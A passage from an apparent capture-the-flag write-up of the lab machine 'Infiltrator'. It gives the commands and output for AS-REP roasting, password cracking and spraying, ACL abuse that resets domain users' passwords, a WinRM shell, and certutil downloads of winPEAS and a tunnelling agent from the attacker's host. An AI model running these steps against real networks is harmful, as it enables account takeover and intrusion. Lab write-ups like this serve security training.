SMB         10.129.232.99   445    DC01             <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:infiltrator.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">cat </span>hosts     
10.129.232.99     DC01.infiltrator.htb infiltrator.htb DC01
</code></pre></div></div>

<p>These records are appended to <code class="language-plaintext highlighter-rouge">/etc/hosts</code> to enable proper FQDN resolution and Kerberos authentication.</p>

<hr />

<h3 id="dns-enumeration-port-53">DNS Enumeration (Port 53)</h3>

<p>The DNS service configuration is inspected by performing <code class="language-plaintext highlighter-rouge">ANY</code> queries and testing for zone transfers (<code class="language-plaintext highlighter-rouge">AXFR</code>):</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>dig any infiltrator.htb @<span class="nv">$IP</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>;; QUESTION SECTION:
;infiltrator.htb.               IN      ANY

;; ANSWER SECTION:
infiltrator.htb.        600     IN      A       10.129.232.99
infiltrator.htb.        3600    IN      NS      dc01.infiltrator.htb.
infiltrator.htb.        3600    IN      SOA     dc01.infiltrator.htb. hostmaster.infiltrator.htb. 426 900 600 86400 3600

;; ADDITIONAL SECTION:
dc01.infiltrator.htb.   3600    IN      A       10.129.232.99
</code></pre></div></div>

<p>Zone transfer (<code class="language-plaintext highlighter-rouge">AXFR</code>) requests fail, confirming that unauthorized domain zone transfers are properly restricted.</p>

<hr />

<h2 id="2-web-enumeration--user-generation">2. Web Enumeration &amp; User Generation</h2>

<p>Navigating to the web service hosted on port 80 (<code class="language-plaintext highlighter-rouge">http://infiltrator.htb</code>) reveals the organization’s corporate website.</p>

<p><img src="/assets/images/posts/infiltrator/web1.png" alt="Infiltrator Website" /></p>

<p>Inspecting the <strong>About</strong> section provides a list of members from the Digital Team:</p>

<p><img src="/assets/images/posts/infiltrator/web2.png" alt="Digital Team Members" /></p>

<p>The full names of the employees are extracted:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>david anderson
olivia martinez
kevin turner
amanda walker
marcus harris
lauren clark
ethan rodriguez
</code></pre></div></div>

<p>Using <code class="language-plaintext highlighter-rouge">namemash.py</code>, common Active Directory username conventions are generated from the list:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>python3 namemash.py users.txt <span class="o">&gt;</span> usersv2.txt
</code></pre></div></div>

<h3 id="user-validation-via-kerbrute">User Validation via Kerbrute</h3>

<p>The generated list is validated against the Kerberos KDC using <code class="language-plaintext highlighter-rouge">kerbrute</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>kerbrute userenum <span class="nt">--dc</span> <span class="nv">$IP</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> usersv2.txt
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Version: v1.0.3 (9dad6e1) - 09/04/26 - Ronnie Flathers @ropnop

2026/09/04 16:03:29 &gt;  Using KDC(s):
2026/09/04 16:03:29 &gt;   10.129.232.99:88

2026/09/04 16:03:29 &gt;  [+] VALID USERNAME:       d.anderson@infiltrator.htb
2026/09/04 16:03:30 &gt;  [+] VALID USERNAME:       o.martinez@infiltrator.htb
2026/09/04 16:03:30 &gt;  [+] VALID USERNAME:       k.turner@infiltrator.htb
2026/09/04 16:03:31 &gt;  [+] VALID USERNAME:       a.walker@infiltrator.htb
2026/09/04 16:03:32 &gt;  [+] VALID USERNAME:       m.harris@infiltrator.htb
2026/09/04 16:03:32 &gt;  [+] VALID USERNAME:       e.rodriguez@infiltrator.htb
2026/09/04 16:03:33 &gt;  [+] VALID USERNAME:       l.clark@infiltrator.htb
2026/09/04 16:03:33 &gt;  Done! Tested 77 usernames (7 valid) in 3.938 seconds
</code></pre></div></div>

<p>The 7 confirmed valid domain usernames are consolidated into <code class="language-plaintext highlighter-rouge">users_validos.txt</code>:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>d.anderson
o.martinez
k.turner
a.walker
m.harris
e.rodriguez
l.clark
</code></pre></div></div>

<hr />

<h2 id="3-initial-access-as-rep-roasting--kerberos-spraying">3. Initial Access: AS-REP Roasting &amp; Kerberos Spraying</h2>

<p>With valid accounts confirmed, an <strong>AS-REP Roasting</strong> attack is conducted via <code class="language-plaintext highlighter-rouge">impacket-GetNPUsers</code> to identify accounts with Kerberos preauthentication disabled (<code class="language-plaintext highlighter-rouge">DONT_REQ_PREAUTH</code>):</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-GetNPUsers <span class="nv">$DOMAIN</span>/ <span class="nt">-no-pass</span> <span class="nt">-usersfile</span> users_validos.txt
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

[-] User d.anderson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User o.martinez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User k.turner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a.walker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User m.harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User e.rodriguez doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$l.clark@INFILTRATOR.HTB:fe1ddca5480ed517fb90307886180d2e$2eed3c7b0c39185db253ca02c7cb8fd5260abe4d417fde12970b355fb4960602408d55d50effc4ee329ddff44ee320a77dd4d3b4b01cb6c2d3b5c16fc5b7f11bdaac65f530e34bc71825686c3cbdd687a3d342dc3f20a1e4105aa99145519594160efeac62d8d5759e721c7f16f60a576e17ed7db062637c581000f5c3d852a686a34ec7797b9e0bf1a9181ee70eea07f0dda9f8f745c20fbfe9fb6ddac837f9920b006772ef41daeef1420a0314007ee0a39640f5a358b08557ebaff2894bce92d1c82308c2949d8a20507f5baed7741b4326bfd6d8974fcd621780ef7a8ef37c972bb4766f754127388752df369a7fc691
</code></pre></div></div>

<p>The account <code class="language-plaintext highlighter-rouge">l.clark</code> does not require preauthentication, yielding an AS-REP ticket encrypted with a key derived from her plaintext password.</p>

<h3 id="offline-hash-cracking-with-hashcat">Offline Hash Cracking with Hashcat</h3>

<p>The extracted ticket is cracked using <code class="language-plaintext highlighter-rouge">hashcat</code> in mode <code class="language-plaintext highlighter-rouge">18200</code> (Kerberos 5 AS-REP etype 23) with <code class="language-plaintext highlighter-rouge">rockyou.txt</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>iamwin@Jean:~<span class="nv">$ </span>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 18200 l.clark.hashes /usr/share/kali-wordlists/rockyou.txt
</code></pre></div></div>

<p><img src="/assets/images/posts/infiltrator/hashcat.png" alt="Hashcat Offline Cracking" /></p>

<p>The plaintext password for <code class="language-plaintext highlighter-rouge">l.clark</code> is recovered:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>l.clark : WAT?watismypass!
</code></pre></div></div>

<h3 id="password-spraying--ntlm-restriction">Password Spraying &amp; NTLM Restriction</h3>

<p>To test for password reuse across the domain, a password spraying attack is performed against all known valid users:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> users_validos.txt <span class="nt">-p</span> <span class="s1">'WAT?watismypass!'</span> <span class="nt">--continue-on-success</span> 
SMB         10.129.232.99   445    DC01             <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:infiltrator.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\d</span>.anderson:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\o</span>.martinez:WAT?watismypass! STATUS_LOGON_FAILURE 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\k</span>.turner:WAT?watismypass! STATUS_LOGON_FAILURE 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\a</span>.walker:WAT?watismypass! STATUS_LOGON_FAILURE 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\m</span>.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\e</span>.rodriguez:WAT?watismypass! STATUS_LOGON_FAILURE 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\l</span>.clark:WAT?watismypass! 
</code></pre></div></div>

<p>The response <code class="language-plaintext highlighter-rouge">STATUS_ACCOUNT_RESTRICTION</code> indicates that NTLM authentication is restricted for certain users (e.g., membership in <em>Protected Users</em> or specific local security policies), mandating the use of <strong>Kerberos authentication</strong>.</p>

<p>Repeating the spray with Kerberos authentication enforced (<code class="language-plaintext highlighter-rouge">-k</code>):</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> users_validos.txt <span class="nt">-p</span> <span class="s1">'WAT?watismypass!'</span> <span class="nt">--continue-on-success</span> <span class="nt">-k</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:infiltrator.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\d</span>.anderson:WAT?watismypass! 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\o</span>.martinez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\k</span>.turner:WAT?watismypass! KDC_ERR_PREAUTH_FAILED 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\a</span>.walker:WAT?watismypass! KDC_ERR_PREAUTH_FAILED 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\m</span>.harris:WAT?watismypass! KDC_ERR_PREAUTH_FAILED 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>-] infiltrator.htb<span class="se">\e</span>.rodriguez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED 
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\l</span>.clark:WAT?watismypass! 
</code></pre></div></div>

<p>The password is confirmed valid for <code class="language-plaintext highlighter-rouge">d.anderson</code>.</p>

<hr />

<h2 id="4-active-directory-enumeration-with-rusthound">4. Active Directory Enumeration with RustHound</h2>

<p>A Ticket Granting Ticket (TGT) is requested for <code class="language-plaintext highlighter-rouge">d.anderson</code> using <code class="language-plaintext highlighter-rouge">impacket-getTGT</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/d.anderson:<span class="s1">'WAT?watismypass!'</span>
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>d.anderson.ccache

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>d.anderson.ccache 
</code></pre></div></div>

<p>A dedicated Kerberos configuration file is generated using <code class="language-plaintext highlighter-rouge">NetExec</code> to prevent realm resolution issues:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> l.clark <span class="nt">-p</span> <span class="s1">'WAT?watismypass!'</span> <span class="nt">--generate-krb5-file</span> /home/iamwin/Downloads/krb5_infiltrator
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] krb5 conf saved to: /home/iamwin/Downloads/krb5_infiltrator

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5_CONFIG</span><span class="o">=</span>/home/iamwin/Downloads/krb5_infiltrator
</code></pre></div></div>

<p>Domain information and object ACLs are enumerated using <code class="language-plaintext highlighter-rouge">rusthound-ce</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>rusthound-ce <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-u</span> <span class="s1">'d.anderson'</span> <span class="nt">-k</span> <span class="nt">-f</span> <span class="nv">$FQDN</span> <span class="nt">-i</span> <span class="nv">$IP</span> <span class="nt">-c</span> All <span class="nt">-z</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[2026-09-04T20:31:33Z INFO  rusthound_ce::ldap] Connected to INFILTRATOR.HTB Active Directory!
[2026-09-04T20:31:33Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] 14 users parsed!
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] 66 groups parsed!
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] .//20260904163150_infiltrator-htb_rusthound-ce.zip created!
</code></pre></div></div>

<p>Importing the data into BloodHound highlights an attack path leading to <code class="language-plaintext highlighter-rouge">M.HARRIS</code>:</p>

<p><img src="/assets/images/posts/infiltrator/bh1.png" alt="BloodHound Attack Path" /></p>

<ol>
  <li><code class="language-plaintext highlighter-rouge">d.anderson</code> possesses <strong>GenericAll</strong> over the Organizational Unit <code class="language-plaintext highlighter-rouge">OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB</code>.</li>
  <li>The user <code class="language-plaintext highlighter-rouge">e.rodriguez</code> resides inside this OU.</li>
  <li><code class="language-plaintext highlighter-rouge">e.rodriguez</code> has <strong>AddSelf</strong> rights on the <code class="language-plaintext highlighter-rouge">CHIEFS MARKETING</code> group.</li>
  <li>The <code class="language-plaintext highlighter-rouge">CHIEFS MARKETING</code> group has <strong>ForceChangePassword</strong> permissions over <code class="language-plaintext highlighter-rouge">m.harris</code>.</li>
  <li><code class="language-plaintext highlighter-rouge">m.harris</code> belongs to the <strong>Remote Management Users</strong> group (allowing WinRM access on <code class="language-plaintext highlighter-rouge">DC01</code>).</li>
</ol>

<p><img src="/assets/images/posts/infiltrator/bh2.png" alt="BloodHound Permissions Detail" /></p>

<hr />

<h2 id="5-acl-abuse--domain-controller-initial-shell">5. ACL Abuse &amp; Domain Controller Initial Shell</h2>

<h3 id="step-1-taking-ownership-and-genericall-over-marketing-digital-ou">Step 1: Taking Ownership and GenericAll over <code class="language-plaintext highlighter-rouge">MARKETING DIGITAL</code> OU</h3>

<p>With <code class="language-plaintext highlighter-rouge">GenericAll</code> on the OU, <code class="language-plaintext highlighter-rouge">bloodyAD</code> is executed to take ownership and grant explicit full control:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$FQDN</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-k</span> <span class="nb">set </span>owner <span class="s1">'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB'</span> <span class="s1">'D.ANDERSON'</span>         
<span class="o">[</span>+] Old owner S-1-5-21-2606098828-3734741516-3625406802-512 is now replaced by D.ANDERSON on <span class="nv">OU</span><span class="o">=</span>MARKETING DIGITAL,DC<span class="o">=</span>INFILTRATOR,DC<span class="o">=</span>HTB

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$FQDN</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-k</span> add genericAll <span class="s1">'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB'</span> <span class="s1">'D.ANDERSON'</span>
<span class="o">[</span>+] D.ANDERSON has now GenericAll on <span class="nv">OU</span><span class="o">=</span>MARKETING DIGITAL,DC<span class="o">=</span>INFILTRATOR,DC<span class="o">=</span>HTB
</code></pre></div></div>

<p>The TGT is refreshed to ensure the new security rights are reflected:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/d.anderson:<span class="s1">'WAT?watismypass!'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>d.anderson.ccache
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>d.anderson.ccache
</code></pre></div></div>

<h3 id="step-2-password-reset-for-erodriguez">Step 2: Password Reset for <code class="language-plaintext highlighter-rouge">E.RODRIGUEZ</code></h3>

<p>With control over the OU established, the password for <code class="language-plaintext highlighter-rouge">E.RODRIGUEZ</code> is reset:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$FQDN</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-k</span> <span class="nb">set </span>password <span class="s1">'E.RODRIGUEZ'</span> <span class="s1">'Iamwin123!'</span>                               
<span class="o">[</span>+] Password changed successfully!
</code></pre></div></div>

<p>A TGT is requested for <code class="language-plaintext highlighter-rouge">e.rodriguez</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/e.rodriguez:<span class="s1">'Iamwin123!'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>e.rodriguez.ccache
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>e.rodriguez.ccache 
</code></pre></div></div>

<h3 id="step-3-abusing-addself-on-chiefs-marketing-group">Step 3: Abusing <code class="language-plaintext highlighter-rouge">AddSelf</code> on <code class="language-plaintext highlighter-rouge">CHIEFS MARKETING</code> Group</h3>

<p>Using the TGT of <code class="language-plaintext highlighter-rouge">e.rodriguez</code>, the user adds itself to <code class="language-plaintext highlighter-rouge">CHIEFS MARKETING</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$FQDN</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-k</span> add groupMember <span class="s1">'CHIEFS MARKETING'</span> <span class="s1">'E.RODRIGUEZ'</span>                         
<span class="o">[</span>+] E.RODRIGUEZ added to CHIEFS MARKETING
</code></pre></div></div>

<p>The TGT is requested again to update group memberships in the Kerberos ticket:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/e.rodriguez:<span class="s1">'Iamwin123!'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>e.rodriguez.ccache
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>e.rodriguez.ccache
</code></pre></div></div>

<h3 id="step-4-abusing-forcechangepassword-on-mharris">Step 4: Abusing <code class="language-plaintext highlighter-rouge">ForceChangePassword</code> on <code class="language-plaintext highlighter-rouge">M.HARRIS</code></h3>

<p>As a member of <code class="language-plaintext highlighter-rouge">CHIEFS MARKETING</code>, the password for <code class="language-plaintext highlighter-rouge">M.HARRIS</code> is reset:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$FQDN</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-k</span> <span class="nb">set </span>password <span class="s1">'M.HARRIS'</span> <span class="s1">'Iamwin1234!'</span>
<span class="o">[</span>+] Password changed successfully!
</code></pre></div></div>

<p>A TGT is obtained for <code class="language-plaintext highlighter-rouge">m.harris</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>impacket-getTGT <span class="nv">$DOMAIN</span>/m.harris:<span class="s1">'Iamwin1234!'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>m.harris.ccache
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>m.harris.ccache
</code></pre></div></div>

<h3 id="step-5-winrm-shell--user-flag-usertxt">Step 5: WinRM Shell &amp; User Flag (<code class="language-plaintext highlighter-rouge">user.txt</code>)</h3>

<p>Since <code class="language-plaintext highlighter-rouge">m.harris</code> is a member of <code class="language-plaintext highlighter-rouge">Remote Management Users</code>, an interactive WinRM session is established via <code class="language-plaintext highlighter-rouge">evil-winrm</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>evil-winrm <span class="nt">-i</span> DC01.infiltrator.htb <span class="nt">-r</span> infiltrator.htb
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Users\M.harris\Documents&gt; whoami
infiltrator\m.harris

*Evil-WinRM* PS C:\Users\M.harris\Documents&gt; type C:\Users\M.harris\Desktop\user.txt
0e37c6698b4b********************
</code></pre></div></div>

<hr />

<h2 id="6-internal-enumeration-output-messenger--pivoting">6. Internal Enumeration: Output Messenger &amp; Pivoting</h2>

<p>Inspecting the target filesystem under <code class="language-plaintext highlighter-rouge">C:\Program Files</code> reveals installations of <strong>Output Messenger</strong>:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Program Files&gt; dir

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/23/2024   5:06 AM                Output Messenger
d-----         9/4/2026  12:31 PM                Output Messenger Server
</code></pre></div></div>

<p>Querying local listening ports via <code class="language-plaintext highlighter-rouge">netstat</code> confirms multiple internal services bound to Output Messenger:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Program Files&gt; netstat -ano | findstr "LISTENING"

  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14125          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14126          0.0.0.0:0              LISTENING       3716
  TCP    0.0.0.0:14127          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14128          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14130          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14406          0.0.0.0:0              LISTENING       7228
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">winPEASx64.exe</code> is transferred and run to confirm the active internal service configuration:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\T</span>emp&gt; certutil <span class="nt">-f</span> <span class="nt">-urlcache</span> http://10.10.15.244:90/winPEASx64.exe winPEASx64.exe
</code></pre></div></div>

<p><img src="/assets/images/posts/infiltrator/winp.png" alt="winPEAS Execution" /></p>

<h3 id="tunneling-with-ligolo-ng">Tunneling with Ligolo-NG</h3>

<p>To access the target’s internal services directly from the attacking workstation, a <strong>Ligolo-NG</strong> tunnel is established:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\T</span>emp&gt; certutil <span class="nt">-f</span> <span class="nt">-urlcache</span> http://10.10.15.244:90/agent.exe agent.exe
<span class="k">*</span>Evil-WinRM<span class="k">*</span> PS C:<span class="se">\T</span>emp&gt; .<span class="se">\a</span>gent.exe <span class="nt">-connect</span> 10.10.15.244:11601 <span class="nt">-ignore-cert</span>
</code></pre></div></div>

<p>On the attacking host, the proxy is launched and the route configured:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">sudo </span>ligoprox <span class="nt">-selfcert</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ligolo-ng » session
? Specify a session : 1 - INFILTRATOR\M.harris@dc01 - 10.129.232.99:58597 - a2dead88853b
[Agent : INFILTRATOR\M.harris@dc01] » start
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">sudo </span>ip route add 240.0.0.1/32 dev ligolo
</code></pre></div></div>

<p>Navigating to <code class="language-plaintext highlighter-rouge">http://240.0.0.1:14125</code> presents the Output Messenger web portal:</p>

<p><img src="/assets/images/posts/infiltrator/web3.png" alt="Output Messenger Web Portal" /></p>

<h3 id="extracting-ldap-descriptions">Extracting LDAP Descriptions</h3>

<p>User account descriptions in Active Directory are retrieved via LDAP:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc ldap <span class="nv">$IP</span> <span class="nt">--use-kcache</span> <span class="nt">-M</span> get-desc-users
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>LDAP        10.129.232.99   389    DC01             [+] INFILTRATOR.HTB\e.rodriguez from ccache 
GET-DESC... 10.129.232.99   389    DC01             [+] Found following users: 
GET-DESC... 10.129.232.99   389    DC01             User: Administrator description: Built-in account for administering the computer/domain
GET-DESC... 10.129.232.99   389    DC01             User: Guest description: Built-in account for guest access to the computer/domain
